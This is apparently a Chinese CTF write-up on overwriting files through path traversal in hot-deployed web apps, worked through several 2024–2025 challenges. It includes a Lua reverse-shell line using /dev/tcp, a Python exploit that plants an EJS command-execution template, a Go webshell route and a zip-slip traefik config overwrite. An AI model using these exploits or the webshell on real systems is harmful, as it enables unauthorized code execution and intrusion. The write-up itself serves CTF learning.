0x00 前言
要想覆盖文件,首先我们需要搞清楚热部署的概念,热部署是指在不停止正在运行的应用程序或服务的情况下,对应用进行更新、部署或者配置更改的过程。如果不是热部署,你覆盖他的文件也没有用,他原来的服务仍不会停止。下面通过题目来详细聊聊:
0x01 hackergame 2024 禁止内卷
这是很久之前的比赛了,近期突然想到他就是这个思路,于是又拿出来看看
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
|
from flask import Flask, render_template, request, flash, redirect
import json
import os
import traceback
import secrets

app = Flask(__name__)
app.secret_key = secrets.token_urlsafe(64)

UPLOAD_DIR = "/tmp/uploads"

os.makedirs(UPLOAD_DIR, exist_ok=True)

# results is a list
try:
    with open("results.json") as f:
        results = json.load(f)
except FileNotFoundError:
    results = []
    with open("results.json", "w") as f:
        json.dump(results, f)


def get_answer():
    # scoring with answer
    # I could change answers anytime so let's just load it every time
    with open("answers.json") as f:
        answers = json.load(f)
        # sanitize answer
        for idx, i in enumerate(answers):
            if i < 0:
                answers[idx] = 0
    return answers


@app.route("/", methods=["GET"])
def index():
    return render_template("index.html", results=sorted(results))


@app.route("/submit", methods=["POST"])
def submit():
    if "file" not in request.files or request.files['file'].filename == "":
        flash("你忘了上传文件")
        return redirect("/")
    file = request.files['file']
    filename = file.filename
    filepath = os.path.join(UPLOAD_DIR, filename)
    file.save(filepath)

    answers = get_answer()
    try:
        with open(filepath) as f:
            user = json.load(f)
    except json.decoder.JSONDecodeError:
        flash("你提交的好像不是 JSON")
        return redirect("/")
    try:
        score = 0
        for idx, i in enumerate(answers):
            score += (i - user[idx]) * (i - user[idx])
    except:
        flash("分数计算出现错误")
        traceback.print_exc()
        return redirect("/")
    # ok, update results
    results.append(score)
    with open("results.json", "w") as f:
        json.dump(results, f)
    flash(f"评测成功,你的平方差为 {score}")
    return redirect("/")
|

没有开 debug,但是也算是热部署的一种,注意到是在保存完文件后才检查文件类型的,所以可以打路径穿越覆盖 app.py
0x02 newstar 2024 week4 ezpollute
这道题的考点主要是原型链污染,不做过多探讨,感兴趣可以去看 wp,主要是看他的热部署

由于是热部署,最后一步可以覆盖 app.js
0x03 软件安全创新赛 2025 CachedVisitor
给的是一个 redis 环境,老生常谈的 ssrf,但是比赛时候我一直在用老方法,写 webshell,弹 shell 什么的,全都没有成功,赛后才知道是可以覆盖 /scripts/visit.script 的
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
|
local function read_file(filename)
    local file = io.open(filename, "r")
    if not file then
        print("Error: Could not open file " .. filename)
        return nil
    end

    local content = file:read("*a")
    file:close()
    return content
end

local function execute_lua_code(script_content)
    local lua_code = script_content:match("##LUA_START##(.-)##LUA_END##")
    if lua_code then
        local chunk, err = load(lua_code)
        if chunk then
            local success, result = pcall(chunk)
            if not success then
                print("Error executing Lua code: ", result)
            end
        else
            print("Error loading Lua code: ", err)
        end
    else
        print("Error: No valid Lua code block found.")
    end
end

local function main()
    local filename = "/scripts/visit.script"
    local script_content = read_file(filename)
    if script_content then
        execute_lua_code(script_content)
    end
end

main()
|
将脚本覆盖为
1
|
##LUA_START##os.execute("bash -c 'sh -i &>/dev/tcp/{}/{} 0>&1'")##LUA_END##
|
看源代码是一个好习惯
0x04 hgame 2025 week1 Bandbomb
不得不说 hgame 出题的质量是真高,兼顾题目趣味性和思路新颖性,
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
|
const express = require('express');
const multer = require('multer');
const fs = require('fs');
const path = require('path');

const app = express();

app.set('view engine', 'ejs');

app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(express.json());

const storage = multer.diskStorage({
  destination: (req, file, cb) => {
    const uploadDir = 'uploads';
    if (!fs.existsSync(uploadDir)) {
      fs.mkdirSync(uploadDir);
    }
    cb(null, uploadDir);
  },
  filename: (req, file, cb) => {
    cb(null, file.originalname);
  }
});

const upload = multer({
  storage: storage,
  fileFilter: (_, file, cb) => {
    try {
      if (!file.originalname) {
        return cb(new Error('无效的文件名'), false);
      }
      cb(null, true);
    } catch (err) {
      cb(new Error('文件处理错误'), false);
    }
  }
});

app.get('/', (req, res) => {
  const uploadsDir = path.join(__dirname, 'uploads');

  if (!fs.existsSync(uploadsDir)) {
    fs.mkdirSync(uploadsDir);
  }

  fs.readdir(uploadsDir, (err, files) => {
    if (err) {
      return res.status(500).render('mortis', { files: [] });
    }
    res.render('mortis', { files: files });
  });
});

app.post('/upload', (req, res) => {
  upload.single('file')(req, res, (err) => {
    if (err) {
      return res.status(400).json({ error: err.message });
    }
    if (!req.file) {
      return res.status(400).json({ error: '没有选择文件' });
    }
    res.json({
      message: '文件上传成功',
      filename: req.file.filename
    });
  });
});

app.post('/rename', (req, res) => {
  const { oldName, newName } = req.body;
  const oldPath = path.join(__dirname, 'uploads', oldName);
  const newPath = path.join(__dirname, 'uploads', newName);

  if (!oldName || !newName) {
    return res.status(400).json({ error: ' ' });
  }

  fs.rename(oldPath, newPath, (err) => {
    if (err) {
      return res.status(500).json({ error: ' ' + err.message });
    }
    res.json({ message: ' ' });
  });
});

const port = 6666;
app.listen(port, () => {
  console.log(`服务器运行在 http://localhost:${port}`);
});
|
问题是出在 rename 路由,没有任何过滤,可以路径穿越来覆盖文件,但是这里面由于不是热部署,无法覆盖 app.js,所以我们的目标转到了 views 目录下的 ejs 文件,模板渲染是可以动态更新的。
贴一下 exp:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
|
import requests
import re

# 1. 上传文件的函数
def upload_file(file_path, url):
    try:
        with open(file_path, 'rb') as file:  # 确保文件句柄及时关闭
            files = {'file': file}
            response = requests.post(url + '/upload', files=files)
            response.raise_for_status()  # 如果请求失败则抛出异常
            print('[+] 文件上传成功:', response.json())
            return response.json().get('filename')  # 返回上传后的文件名
    except requests.exceptions.RequestException as e:
        print('[-] 文件上传失败:', e)
        raise
    except Exception as e:
        print('[-] 文件操作失败:', e)
        raise

# 2. 调用重命名路由的函数
def rename_file(old_name, new_name, url):
    data = {'oldName': old_name, 'newName': new_name}

    try:
        response = requests.post(url + '/rename', json=data)
        response.raise_for_status()  # 如果请求失败则抛出异常
        print('[+] 文件重命名成功:', response.json())
    except requests.exceptions.RequestException as e:
        print('[-] 文件重命名失败:', e)
        raise

# 3. 访问根目录并提取 hgame{} 或 flag{} 内容的函数
def extract_flag_or_hgame(url):
    try:
        response = requests.get(url + '/')
        response.raise_for_status()  # 如果请求失败则抛出异常
        content = response.text  # 获取响应的文本内容
        print(content)

        # 使用正则表达式提取 hgame{} 或 flag{} 中的内容
        match = re.search(r'(hgame\{.*?\}|flag\{.*?\})', content)
        if match:
            print('[+] 提取到的内容:', match.group(1))  # 打印提取的内容
        else:
            print('[-] 未提取到 hgame{} 或 flag 内容')
    except requests.exceptions.RequestException as e:
        print('访问根目录失败:', e)

# 4. 自动化流程
def automate_file_operations(url, command_to_execute):
    file_path = 'index.ejs'  # 请根据实际文件路径修改
    old_name = 'index.ejs'  # 上传后的文件名
    new_name = '../views/mortis.ejs'  # 新文件名

    # 生成index.ejs文件的内容,将用户输入的命令注入其中
    ejs_content = f"<%= process.mainModule.require('child_process').execSync('{command_to_execute}') %>"
    with open(file_path, 'w') as f:
        f.write(ejs_content)

    try:
        # 先上传文件
        uploaded_file_name = upload_file(file_path, url)

        # 然后重命名文件
        rename_file(uploaded_file_name, new_name, url)

        # 最后访问根目录并提取 hgame{} 或 flag{}
        extract_flag_or_hgame(url)
    except Exception as e:
        print('[-] 自动化脚本执行失败:', e)

# 获取用户输入的 URL和要执行的命令
url = input("[+] 请输入目标服务器的URL:")
command_to_execute = input("[+] 请输入要执行的命令(如 'env'):")

# 执行自动化操作
automate_file_operations(url, command_to_execute)
|
0x05 hgame 2025 week1 双面人派对
这题想了好久才想明白要干什么(结合提示),上来给了两个端口,一个打开只有一个 elf 文件,另一个我通过 nc 连接是这样的(后来才知道一个是对应 80 端口(web 服务),一个对应 9000 端口(minio 服务))

发什么要么 400 要么 403,搞了半天才知道是 minio(就是类似于数据库的一个中间件),于是搜了相关漏洞,找到了这个 https://thr0cut.github.io/ctf/ctf-htb-skyfall/,但是半天访问那个路由也没打不通,根据提示


恍然大悟,一直访问不就是没有 key 吗,脱壳之后搜索 key
之后下载 minio client 跟着上面那个文章操作,可以看到 minio 都存了什么东西,一个是 src.zip(源码),一个名为 update 的 elf 文件(发现和上面的文件一样只是变了名字),到这里我还是在看那个 cve,服务器放个恶意更新包,让 mc 去下载这个更新包,进而 rce,一顿操作猛如虎发现没什么反应,问出题人才知道容器不出网,这时候我才想着去看源码。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
|
package main

import (
	"fmt"
	"os/exec"

	"level25/fetch"
	"level25/conf"

	"github.com/gin-gonic/gin"
	"github.com/jpillora/overseer"
)

func main() {
	fetcher := &fetch.MinioFetcher{
		Bucket:    conf.MinioBucket,
		Key:       conf.MinioKey,
		Endpoint:  conf.MinioEndpoint,
		AccessKey: conf.MinioAccessKey,
		SecretKey: conf.MinioSecretKey,
	}
	overseer.Run(overseer.Config{
		Program: program,
		Fetcher: fetcher,
	})
}

func program(state overseer.State) {
	g := gin.Default()

	// Serve static files
	g.StaticFS("/", gin.Dir(".", true))

	// Start Gin server
	g.Run(":8080")
}
|
没什么思路,拷打 deepseek

结合配置文件突然来了灵感

由于是热更新机制,所以可以覆盖这个 update 为恶意 elf 文件,我只需要在本地修改源码,再编译通过 minio client 传上去不就可以 rce 了吗?加一个 webshell 路由即可
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
// Add POST /shell route to execute shell commands
g.POST("/shell", func(c *gin.Context) {
    cmd := c.PostForm("cmd") // Get the shell command from the form data
    output, err := exec.Command("/bin/bash", "-c", cmd).CombinedOutput() // Execute the command

    if err != nil {
        // If there's an error executing the command, return the error message
        c.String(500, fmt.Sprintf("Error: %s", err.Error()))
    } else {
        // If the command executes successfully, return the output
        c.String(200, string(output))
    }
})
|
第一次做出 go 的题,很有成就感
0x06 n1 junior 2025 traefik
有了上一题的基础,这个题思路来的很快,先看一下源码
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
|
package main

import (
	"archive/zip"
	"fmt"
	"io"
	"net/http"
	"os"
	"path/filepath"
	"strings"

	"github.com/gin-gonic/gin"
	"github.com/google/uuid"
)

const uploadDir = "./uploads"

func unzipSimpleFile(file *zip.File, filePath string) error {
	outFile, err := os.Create(filePath)
	if err != nil {
		return err
	}
	defer outFile.Close()

	fileInArchive, err := file.Open()
	if err != nil {
		return err
	}
	defer fileInArchive.Close()

	_, err = io.Copy(outFile, fileInArchive)
	if err != nil {
		return err
	}
	return nil
}

func unzipFile(zipPath, destDir string) error {
	zipReader, err := zip.OpenReader(zipPath)
	if err != nil {
		return err
	}
	defer zipReader.Close()

	for _, file := range zipReader.File {
		filePath := filepath.Join(destDir, file.Name)
		if file.FileInfo().IsDir() {
			if err := os.MkdirAll(filePath, file.Mode()); err != nil {
				return err
			}
		} else {
			err = unzipSimpleFile(file, filePath)
			if err != nil {
				return err
			}
		}
	}
	return nil
}

func randFileName() string {
	return uuid.New().String()
}

func main() {
	r := gin.Default()
	r.LoadHTMLGlob("templates/*")

	r.GET("/flag", func(c *gin.Context) {
		xForwardedFor := c.GetHeader("X-Forwarded-For")

		if !strings.Contains(xForwardedFor, "127.0.0.1") {
			c.JSON(400, gin.H{"error": "only localhost can get flag"})
			return
		}

		flag := os.Getenv("FLAG")
		if flag == "" {
			flag = "flag{testflag}"
		}

		c.String(http.StatusOK, flag)
	})

	r.GET("/public/index", func(c *gin.Context) {
		c.HTML(http.StatusOK, "index.html", nil)
	})

	r.POST("/public/upload", func(c *gin.Context) {
		file, err := c.FormFile("file")
		if err != nil {
			c.JSON(400, gin.H{"error": "File upload failed"})
			return
		}

		randomFolder := randFileName()
		destDir := filepath.Join(uploadDir, randomFolder)

		if err := os.MkdirAll(destDir, 0755); err != nil {
			c.JSON(500, gin.H{"error": "Failed to create directory"})
			return
		}

		zipFilePath := filepath.Join(uploadDir, randomFolder+".zip")
		if err := c.SaveUploadedFile(file, zipFilePath); err != nil {
			c.JSON(500, gin.H{"error": "Failed to save uploaded file"})
			return
		}

		if err := unzipFile(zipFilePath, destDir); err != nil {
			c.JSON(500, gin.H{"error": "Failed to unzip file"})
			return
		}

		c.JSON(200, gin.H{
			"message": fmt.Sprintf("File uploaded and extracted successfully to %s", destDir),
		})
	})

	r.Run(":8080")
}
|
文件上传没有什么过滤,可以构造一下压缩包覆盖任何文件,注意到 flag 路由,以为只是简单的 http 头部注入,测试了半天发现,flag 路由一直显示 404,我以为是题目坏了,后来才发现他用了 traefik 中间件做了代理。

这里没有注册 flag 路由,并且 http 头部信息不会返回到后端,所以思路就是覆盖这个文件,修改一下配置,注意这个文件的位置

构造一下配置文件
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
|
http:
  services:
    proxy:
      loadBalancer:
        servers:
          - url: "http://127.0.0.1:8080"
  routers:
    index:
      rule: Path(`/public/index`)
      entrypoints: [web]
      service: proxy
      middlewares: [force-localhost]  # 应用中间件
    upload:
      rule: Path(`/public/upload`)
      entrypoints: [web]
      service: proxy
      middlewares: [force-localhost]  # 应用中间件
    flag:
      rule: Path(`/flag`)
      entrypoints: [web]
      service: proxy
      middlewares: [force-localhost]  # 应用中间件
  middlewares:
    force-localhost:
      headers:
        customRequestHeaders:
          X-Forwarded-For: "127.0.0.1"  # 强制设置 X-Forwarded-For
|
构造一下压缩包
1
2
3
4
|
mkdir -p ../../.config
cd ../../.config
vim dynamic.yml #用echo也行
zip -r 1.zip ../../.config/dynamic.yml
|
上传完压缩包访问 flag 路由就可以了
0x07 总结
对于热部署的 web 服务,可以直接覆盖主脚本(app.py、app.js、main.go…)
而对于非热部署的 web 服务,可以考虑覆盖动态加载的文件(模板文件、配置文件…)